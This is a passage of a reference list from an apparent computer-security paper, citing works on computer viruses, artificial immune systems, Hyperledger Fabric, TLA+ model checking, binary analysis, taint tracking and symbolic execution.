[108] F. Cohen, "Computer viruses: Theory and experiments," *Comput. and Secur.*, vol. 6, no. 1, pp. 22–35, Feb. 1987.

[109] J. Kephart, G. Sorkin, M. Swimmer, and S. White, "Blueprint for a computer immune system," in *Proc. Artif. Immune Syst. and Their Appl.*, D. Dasgupta, Ed., Springer, Berlin, Germany, Oct. 1999, pp. 242–261.

[110] S. A. Hofmeyr and S. Forrest, "Architecture for an artificial immune system," *MIT Press Evol. Computation*, vol. 8, no. 4, pp. 443–473, Dec. 2000.

[111] S. Forrest, A. Somayaji, and D. H. Ackley, "Building diverse computer systems," in *Proc. IEEE Workshop on Hot Topics in Operating Syst.*, Cape Cod, MA, USA, May 1997, pp. 67–72.

[112] E. Androulaki, A. Barger, V. Bortnikov, C. Cachin, K. Christidis, A. De Caro, D. Enyeart, C. Ferris, G. Laventman, Y. Manevich, S. Muralidharan, C. Murthy, B. Nguyen, M. Sethi, G. Singh, K. Smith, A. Sorniotti, C. Stathakopoulou, M. Vukolić, S. W. Cocco, and J. Yellick, "Hyperledger fabric: A distributed operating system for permissioned blockchains," in *Proc. ACM Euro. Conf. on Comput. Syst.*, Porto, Portugal, Apr. 2018, pp. 1–15.

[113] H. Wayne, *Practical TLA+: Planning Driven Development*, 1st ed. New York, NY, USA: Springer Science+Business Media, 2018.

[114] L. Lamport, *Specifying Systems: The TLA+ Language and Tools for Hardware and Software Engineers*, 1st ed. Boston, MA, USA: Pearson Education, Jul. 2002.

[115] Y. Yu, P. Manolios, and L. Lamport, "Model checking TLA+ specifications," in *Proc. Correct Hardware Design and Verification Methods*, ser. LNCS, vol. 1703, Springer, Berlin, Germany, Sep. 1999, pp. 54–66.

[116] M. Tran, M. Etheridge, T. Bletsch, X. Jiang, V. Freeh, and P. Ning, "On the expressiveness of return-into-libc attacks," in *Proc. Int. Workshop on Recent Advances in Intrusion Detection*, Springer, Menlo Park, CA, USA, Sep. 2011, pp. 121–141.

[117] M. Kuzlu, M. Pipattanasomporn, L. Gurses, and S. Rahman, "Performance analysis of a hyperledger fabric blockchain framework: Throughput, latency

and scalability," in *Proc. IEEE Int. Conf. on Blockchain*, Atlanta, GA, USA, Jul. 2019, pp. 536–540.

[118] W. Du, *Computer and Internet Security: A Hands-on Approach*, 2nd ed., Syracuse University, Syracuse, NY, USA, May 2019.

[119] D. Song, D. Brumley, H. Yin, J. Caballero, I. Jager, M. G. Kang, Z. Liang, J. Newsome, P. Poosankam, and P. Saxena, "BitBlaze: A new approach to computer security via binary analysis," in *Proc. Int. Conf. on Inf. Syst. Secur.*, Hyderabad, India, Dec. 2008, pp. 1–25.

[120] D. Andriesse, *Practical Binary Analysis: Build Your Own Linux Tools for Binary Instrumentation, Analysis, and Disassembly.* San Francisco, CA, USA: No Starch Press, Dec. 2018.

[121] A. Davanian, Z. Qi, Y. Qu, and H. Yin, "DECAF++: Elastic whole-system dynamic taint analysis," in *Proc. USENIX Int. Symp. on Res. in Attacks, Intrusions and Defenses*, Beijing, China, Sep. 2019, pp. 31–45.

[122] V. P. Kemerlis, G. Portokalidis, K. Jee, and A. D. Keromytis, "Libdft: Practical Dynamic Data Flow Tracking for Commodity Systems," in *Proc. ACM SIGPLAN/SIGOPS Conf. on Virtual Execution Environments*, London, England, UK, Mar. 2012, pp. 121–132.

[123] J. C. King, "Symbolic execution and program testing," *Communications of the ACM*, vol. 19, no. 7, pp. 385–394, Jul. 1976.

[124] F. Saudel and J. Salwan, "Triton: A dynamic symbolic execution framework," in *Proc. Symp. sur la sécurité des technologies de l'information et des communications*, Rennes, France, Jun. 2015, pp. 31–54.

[125] E. W. Dijkstra, "Guarded commands, nondeterminacy and formal derivation of programs," *Communications of the ACM*, vol. 18, no. 8, pp. 453–457, Aug. 1975.